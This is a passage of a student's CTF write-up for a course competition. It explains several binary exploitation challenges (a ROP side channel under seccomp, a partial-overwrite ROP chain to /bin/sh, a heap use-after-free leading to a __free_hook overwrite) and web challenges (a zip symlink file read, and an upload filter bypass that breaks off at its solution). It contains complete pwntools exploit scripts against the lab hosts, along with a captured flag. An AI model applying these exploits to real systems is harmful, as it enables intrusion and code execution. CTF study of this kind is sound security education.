Same as the homework, the program has set the limitation of the instruction by using seccomp. In this case, we are allowed to run exit and exit_group instruction only. That is, we cannot just simply write/print the flag content.

Static variables

Note that the flag is defined as static variables, which will store its content in global variables section.

Buffer overflow

Note that the read system call in line 23 will cause buffer overflow as its read the input length up to 4096 bytes where the allocated space is only 16 bytes.

Solution

This time we will use ROP to exploit this program. Our exploit flow will be the following:

1. Read one char of the flag and store it in a register (Let say R1).
2. Guess one char and store it in another register (Let say R2).
3. Compare R1 and R2 by using cmp instruction in x64.

4. Make obvious difference between guess correct and wrong. In this case, if the guess character is correct, we halt the program instantly. Otherwise, we make the program jump into infinite loop.

Step 1, 2, 3 can be done by collecting ROP gadget and easily to achieve. However, step 4 will required some creative and usage of ROP gadget.

In this case, If we guess the character correctly, we jump to the instruction where will call any system call that is invalid against the seccomp.

However, if we guess the character wrongly, we move the stack to some place we easily to reached, then make the stack as the following:




Figure 11: Stack setup make infinite loop

This will make the RSP always point to the same place even after excuted the instruction, and make the program trap into infinite loop. We keep doing the action above until recover all the content of the flag. The half-auto script will be the following:

```
#!/usr/bin/env python3

from pwn import *

exe = ELF("chal_patched")

context.binary = exe

'''
0x0000000000458237 : pop rax ; ret
0x000000000040171f : pop rdx ; ret
0x0000000000401812 : pop rdi ; ret
0x000000000004021e7 : pop rsp ; ret
0x0000000000401fa0 : xor eax, eax ; pop rbx ; ret
```

```
0x0000000000481b45 : loopne 0x481b4a ; jmp 0x48189a (loop use rce)

cmp series
0x0000000000438c36 : cmp byte ptr [rax], dl (edx) ; ret
0x0000000000421498 : and byte ptr [rax + 1], cl (ecx); ret
0x000000000043a02d : cmp byte ptr [rdi], dl ; ret
0x0000000000045dcea : xor r8d, r8d ; call rbx
0x0000000000045849b : test rax, rax ; je 0x4584a1 ; ret
0x0000000000413733 : xor byte ptr [rbx - 0x78f0fd07], al ; ret
0x00000000004a1e9a : test rbx, rbx ; jne 0x4a1e80 ; pop rbx ; ret
 ↪  (here will segmentation fault ba)
0x0000000000489df2 : mov eax, dword ptr [rcx] ; ret

jmp series
0x0000000000047fbf0 : je 0x47fc10 ; ret
0x0000000000047d48d : je 0x47d490 ; ret (will halt)
0x0000000000047d4f1 : je 0x47d4f4 ; ret

0x0000000000431731 : wait ; xor eax, dword ptr [rdx] ; add byte ptr
 ↪  [rax + 0xf], cl ; ret 0x66c3
0x0000000000045dcea : xor r8d, r8d ; call rbx
0x00000000004021e7 : pop rsp ; ret
0x0000000000434d47 : imul edx, dword ptr [rax], 0x894d0000 ; retf
0x0000000000042201e : fmul dword ptr [rax - 0x77] ; ret
0x0000000000401c2e : jmp rax ; ret
0x0000000000413621 : xchg esp, eax ; ret
0x0000000000402faf : mov eax, esp ; pop r12 ; ret
0x0000000000438c23 : add rax, rdi ; ret
0x0000000000427e48 : mov qword ptr [rdx], rax ; ret
0x0000000000448126 : mov eax, dword ptr [rdx + rax*4] ; sub eax, ecx ;
 ↪  ret
0x00000000004158d1 : xor ecx, ecx ; pop rbx ; pop rbp ; mov rax, r9 ;
 ↪  pop r12 ; ret
'''

# store
mov_eax_esp = 0x0000000000402faf
store_rdx_rax = 0x0000000000427e48

# load
load_rax_rdx = 0x0000000000448126
xchg_eax_esp = 0x0000000000413621
clear_rcx = 0x00000000004158d1 # need 3 variables

```

```python
pop_rax = 0x0000000000458237
pop_rbx = 0x0000000000401fa0
pop_rdx = 0x000000000040171f
pop_rdi = 0x0000000000401812
pop_rsp = 0x00000000004021e7
cmp_rax_dl = 0x0000000000438c36
jmp_break = 0x000000000047d48d
add_rax_rdi = 0x0000000000438c23
wait = 0x0000000000431731
#test = 0x000000000045dcea
test = 0x000000000042201e


#p = process('./chal_patched')
p = remote('edu-ctf.zoolab.org','10012')

flag = 0x000000004de2e0
main = 0x401cb5
write_memory = 0x000000004dc000

FLAG_C = 'FLAG{CORORO_f8b7d5d23ad03512d6687384b7a2a500}'
i = 44

# pop_rax, {index}
# pop_rdx, {guess character}
payload = flat(
    b'A' * 8, b'A' * 8,
    b'A' * 8, b'A' * 8, b'A' * 8,
    pop_rbx, main,
    pop_rax, flag + i,
    pop_rdx, ord("}"),
    cmp_rax_dl,
    jmp_break,

    pop_rdx, write_memory,
    pop_rax, pop_rsp,
    store_rdx_rax,
    pop_rdx, write_memory + 8,
    pop_rax, write_memory,
    store_rdx_rax,
    pop_rsp, write_memory,
)


```

```
for i in range(900):
    payload += p64(test)

#raw_input('>')
p.sendline(payload)
#raw_input('>')
p.interactive()

```

real_rop++ – (445 pts)

This problem is about advanced rop with PIE enabled.

Source code

The program is very simple.

```c
#include <unistd.h>

int main()
{
    char buf[0x10];

    read(0, buf, 0x30);
    write(1, buf, 0x30);

    return 0;
}
```

Checksec




Figure 12: Information of program

Note that the PIE options is enabled, as we cannot directly run ROP gadget.

Leak libc address

Note that no matter whats the input, the program will print the content up to 48 bytes of stack.

By using gdb, we can see that the stack contains the address of __libc_start_call_main+122, which is the return address after main function is done. By obtaining this address/information, we can calculate the libc base address and able to calculate ROP gadget address in order to use them.

Leak ... So what?

However, even the program leak the libc base address, we still unable to directly use the information as the program already terminated once its leak the information. We cannot use the information obtained previously at the next start up program, as the program enabled PIE options, which will random the base address again.

Partial Overwrite

As we can replace the return address by using buffer overflow, we can choose to write only partial part of the return address.

Solution

First, we do partial overwrite to replace one byte of the return address back to the 'before' the setup of calling main function in libc start call main function. That is, we want to make the program call main function again, so that we can use the leak libc base address to do ROP gadget in the second turn.




Figure 13: The instruction we want to execute again

Note that we might failed as the address will keep changing due to PIE protection, the only thing we can do is brute force and pray the last byte will match our guess XD. Once we successfully make the program to call the main function again, we can clear register r12 and r15 to empty and use the one gadget below to run /bin/sh.




Figure 14: One gadget of this program

The script will be the following:

```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("chal")
libc = ELF("libc-2.31.so")
ld = ELF("./ld-2.31.so")

context.binary = exe


'''
1. leak the libc addr
2. jump to __libc_start_main+175 -> it will call main again
3. let libc_addr be libc base address
4. libc base address + 0x0000000000008b649 : mov eax, eax ; pop r12 ;
↪  ret
5. jump to libc base address + 0xe3afe
'''

#p = process('./chal_patched')
p = remote('edu-ctf.zoolab.org', '10014')

raw_input('>')

guess_address = 0x3f
payload = flat(
  b'A' * 8,
```

```
    b'A' * 8,
    b'A' * 8,
    )
payload += b'?' # 0x3f
p.send(payload)
s = (u64(p.recv()[24:24+8]))
print(hex(s))
libc.address = s - 0x2403f
print(hex(libc.address))
# send second time
payload = flat(
    b'A' * 8,
    b'A' * 8,
    b'A' * 8,
    libc.address + 0x000000000008b649, 0x00,
    libc.address + 0xe3afe
)

p.send(payload)

p.interactive()
```

Flag




Figure 15: Flag!

superums – (478 pts)

This problem is about heap exploitation. This problem is my favourite problem in this CTF.

Source Code

This program implemented note system where note is defined as:

```
struct Note
{
    unsigned short size;
    char *data;
};

struct Note *notes[0x10];
```

Besides, there support four function to interact with note where is add, delete, show, edit.

Limitation

There is some limitation while interacting with note system:

1. The size of note cannot be bigger than 120 bytes. This implies that we cannot define/create a chunks with the large size that the chunks will go unsorted bins directly when free.
2. The possible amount of note is at most 16.
3. When the note is created and given a size, the next edit action cannot request the size bigger than the size defined in structure previously. This make us unable to use heap overflow to exploit.

Use After Free

There is an obvious UAF (Use After Free) vulnerability in delete function where its doesn't clear the data pointer to NULL when deleting the note.

```
void del_note()
{
    short int idx;

    idx = get_idx();
    free(notes[idx]->data);
    free(notes[idx]);

    // notes[idx]->data = NULL is missing.
```

```
    notes[idx] = NULL;
    printf("success!\n");
}
```

Leak Heap address

We can use only three chunks to leak out the heap address. First, we create a note with its data's size is the same as the note size. Then, we create one more note WITHOUT the data. Then, we remove the note in reverse order of creating. The tcache will becomes the following:




Figure 16: The tcache form

Then, we create note 0 back along with its data, the chunks we obtained will clear the tcache key, but the fd in the data chunks still exists the address of Note 1 in tcache. That is, we can obtained the address of Note 1's chunk in heap with showing the information by using show function.

```
# 1. get heap first
add_note(b'0')
edit_data(b'0', b'10', b'wow') # 0x20 size
add_note(b'1')
del_note(b'1')
del_note(b'0') # will delete data first and then note itself
add_note(b'0')
edit_data(b'0', b'0', b'w')
heap_leak = show_note(1) # leak chunks 1 position
print(hex(heap_leak))
top_chunk = heap_leak - 0x2d0
```

Leak Libc address...?

However, the most important is the libc base address, without this information we cannot proceed any further attack. The first idea come in mind is to make chunks goes inside unsorted bin after free. However, we are not allow to do this directly as the size of request size of note's data cannot be bigger than 120 bytes. Even after tcache holds up to 7 (maximum) chunks, the other chunks will goes to fast bins which doesn't make any help in our exploitation this case.

Solution

The challenge in this problem is to bypass the limitation and make the chunks goes inside the unsorted bin, so that we can obtained the libc address and modified the free hooks variables to system address in order to achieve RCE. In my solution, I decided to 'FAKE' that we have large size chunks, but actually built up from a bunch of chunks. That is, we create many chunks in heap with the following structure:




Figure 17: original Heap structure

After that, we free those chunks and make note 0 (chunks 0) and its data chunks goes inside the fast bins with this form:




Figure 18: Fast bins form

Then, we get back the note 0 back without its data. Since fast bins won't clear anything in chunks, so the size field of the note 0 will be the address of note0's data (which is very

large compare to normal number), and the data pointer field still point to data chunks. In this case, we can achieve heap buffer overflow and rewrite the chunks below the chunks 0 data which shown in Figure 2 in this section. With this vulnerability, we rewrite the data chunks of note 1 holds the large size of chunks (which is similar to consolidate the chunks behind its except the top chunks and some chunks that is unnecessary). Note that since we can leak the heap address, we can rewrite the note 1 data field point to its data chunks size which should be modified as large chunks.




Figure 19: Modified Heap structure

After that, we successfully fake a chunks with large size that is enough to goes inside the unsorted bins. Then the attack will be the same flow in homework, which is:

1. leak libc base address
2. Use heap buffer overflow above to modified note 1 data field point to the free hooks address
3. Edit note 1 and modified the variables free hooks with system function address.
4. Free a data chunks with strings /bin/sh store inside the chunks.

The script shows as below:

```python
#!/usr/bin/env python3

from pwn import *

exe = ELF("chal_patched")
libc = ELF("libc-2.31.so")
ld = ELF("./ld-2.31.so")

context.binary = exe

#p = process('./chal_patched')
p = remote('edu-ctf.zoolab.org', '10015')
def add_note(idx):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'index\n> ', idx)
    print('add_note', p.recvline())

def edit_data(idx, size, data):
    p.sendlineafter(b'> ', b'2')
    p.sendlineafter(b'index\n> ', idx)
    p.sendlineafter(b'size\n> ', size)
    if( size != b'0'):
        p.sendline(data)
    print('edit_data', p.recvline())

def del_note(idx):
    p.sendlineafter(b'> ', b'3')
    p.sendlineafter(b'index\n> ', idx)
    #print('del_note', p.recvline())

def show_note(c):
    p.sendlineafter(b'> ', b'4')
    if c == 0:
        print(p.recvline())
    elif c == 1: # heap leak
        s = p.recv(10)[4:]
        return u64(s.ljust(8, b'\x00'))
    elif c == 2: # libc leak
        #print(p.recvuntil(b'add_note')[9:9+6])
        return (u64(p.recvuntil(b'add_note')[9:9+6].ljust(8,
        ↪  b'\x00')))
        #return u64(p.recv(15)[9:].ljust(8, b'\x00'))
```

```
    return

raw_input('>')
# testing...

# 1. get heap first
add_note(b'0')
edit_data(b'0', b'10', b'wow')
add_note(b'1')
del_note(b'1')
del_note(b'0')
add_note(b'0')
edit_data(b'0', b'0', b'w')
heap_leak = show_note(1) # leak chunks 1 position
print(hex(heap_leak))
top_chunk = heap_leak - 0x2d0

add_note(b'1')
edit_data(b'1', b'112', b'woww')
add_note(b'2')
edit_data(b'2', b'112', b'woww')
add_note(b'3')
edit_data(b'3', b'112', b'woww')
add_note(b'4')
edit_data(b'4', b'112', b'woww')
add_note(b'5')
edit_data(b'5', b'112', b'woww')
add_note(b'6')
edit_data(b'6', b'112', b'woww')
add_note(b'7')
edit_data(b'7', b'112', b'woww')
add_note(b'8')
edit_data(b'8', b'112', b'woww')
add_note(b'9')
edit_data(b'9', b'112', b'woww')
add_note(b'10')
edit_data(b'10', b'112', b'woww')
add_note(b'11')
edit_data(b'11', b'112', b'/bin/sh\x00')

del_note(b'1')
del_note(b'2')
del_note(b'3')
del_note(b'4')
```

```
del_note(b'5')
del_note(b'6')
del_note(b'7')
del_note(b'0')

add_note(b'7')
edit_data(b'7', b'112', b'wow')
add_note(b'6')
edit_data(b'6', b'112', b'wow')
add_note(b'5')
edit_data(b'5', b'112', b'wow')
add_note(b'4')
edit_data(b'4', b'112', b'wow')
add_note(b'3')
edit_data(b'3', b'112', b'wow')
add_note(b'2')
edit_data(b'2', b'112', b'wow')
add_note(b'1')
edit_data(b'1', b'112', b'wow')
add_note(b'0')
print('ready to write fake payload')
# 0x121, [1d, 2d]
# 0x141, [1d,  3]
# 0x261, [1d, 4d]
# 0x281, [1d,  5]
# 0x3a1, [1d, 6d]
# 0x3c1, [1d,  7]
# 0x4e1, [1d, 8d]

big_chunk = top_chunk + 0x2f0

print('top_chunk = ',hex(top_chunk))
print('big_chunk = ',hex(big_chunk))

fake_payload = flat(
    0x00, top_chunk,
    0x00, 0x21,
    0x70, big_chunk,
    0x00, 0x4e1,
)
edit_data(b'0', b'117', fake_payload)
del_note(b'1')
add_note(b'1')

```

```
130
131 payload_overwrite_pointer = flat(
132     0x00, top_chunk,
133     0x00, 0x21,
134     0x4e0, big_chunk,
135 )
136
137 edit_data(b'0', b'117', payload_overwrite_pointer)
138 libc_leak = show_note(2)
139 libc_base = libc_leak - 0x1ecbe0
140 print(hex(libc_leak))
141 print(hex(libc_base))
142
143
144 libc.address = libc_base
145 print('free_hook', hex(libc.symbols['__free_hook']))
146 print('system', hex(libc.symbols['system']))
147
148 payload_overwrite_free_hook = flat(
149     0x00, top_chunk,
150     0x00, 0x21,
151     0x4e0, libc.symbols['__free_hook'],
152 )
153
154 edit_data(b'0', b'117', payload_overwrite_free_hook)
155 edit_data(b'1', b'117', p64(libc.symbols['system']))
156
157 del_note(b'11')
158
159 raw_input('>')
160 p.interactive()
161
```

Flag




Figure 20: Flag!

Web

Share – (50 pts)

The webserver is simply implemented the sharing system which users could upload their webpage code (HTML, css and etc) in a zip file, and the server will automatically extract/unzip the zip file after received it and put at the users directory in server side, and lastly redirected to the index.html which **MUST** exists in the zip file.

Zip filename traversal?

The first idea comes out is to rename the zip file to included path traversal, as example:

```
../../../../../../../evil.zip
```

However, the webserver seem implemented the detection and blocked this attack.

Symbolic Link Vulnerability

Although the server has checked the filename to make sure there doesnt exists any path traversal vulnerability, but its forget to implemented the checking action for the files included in the zip file.

Thus, we can make a symbolic link which point to the flag text file in the server side which located in root directory, and named it as index.html, so that the server will help us redirect to the flag file. The linux command to make a symbolic link to achieve the attack will be the following:

```
$ ln -s ../../../../../../../../flag.txt index.html
```

After successfully make the symbolic link, we zip it with the command below and upload to the server to obtain the flag !

```
$ zip --symlinks evil.zip index.html
```

Flag




Figure 21: Flag!

References

https://levelup.gitconnected.com/zip-based-exploits-zip-slip-and-zip-symlink-upload-21afd1da464f

Gist – (212 pts)

The webserver is simply implemented upload system and sharing system similar previous problem which users could upload ANY files to the corresponding directory on the server side. The backend (php) source code of the webserver is shown as below:

```
1  <?php
2    if(isset($_FILES['file'])){
3      $file = $_FILES['file'];
4
5      if( preg_match('/ph/i', $file['name']) !== 0
6       || preg_match('/ph/i', file_get_contents($file['tmp_name'])) !==
        ↪  0
7       || $file['size'] > 0x100
8      ){ die("Bad file!"); }
9
10     $uploadpath = 'upload/'.md5_file($file['tmp_name']).'/';
11     @mkdir($uploadpath);
12     move_uploaded_file($file['tmp_name'], $uploadpath.$file['name']);
13
14     Header("Location: ".$uploadpath.$file['name']);
15     die("Upload success!");
16   }
17   highlight_file(__FILE__);
18 ?>
```

Banned PHP

Although we mentioned that users could upload ANY files, but we cannot included the files which its filename or content have included ph keywords, and server has limited the files size to less than 256 bytes, which is shows at the line 5 to 8 of the source code above. That is, we cannot upload php files to achieve RCE or abitary read.

Files placement

Once we upload the file successfully, the server will put the file under the directory of upload/{hash}/, where *hash* is the md5 hash of the file content. That is, if we upload two files with different content, they will be put in different directory.

Apache and .htaccess

The Dockerfile shows that the webserver is built on Apache, which might active .htaccess to configure changes on a per-directory basis. A file, containing one or more configuration directives, is placed in a particular document directory, and the directives apply to that directory, and all subdirectories thereof. In this case, this activation will be vulnerability to allow attacker achieve RCE.

Solution

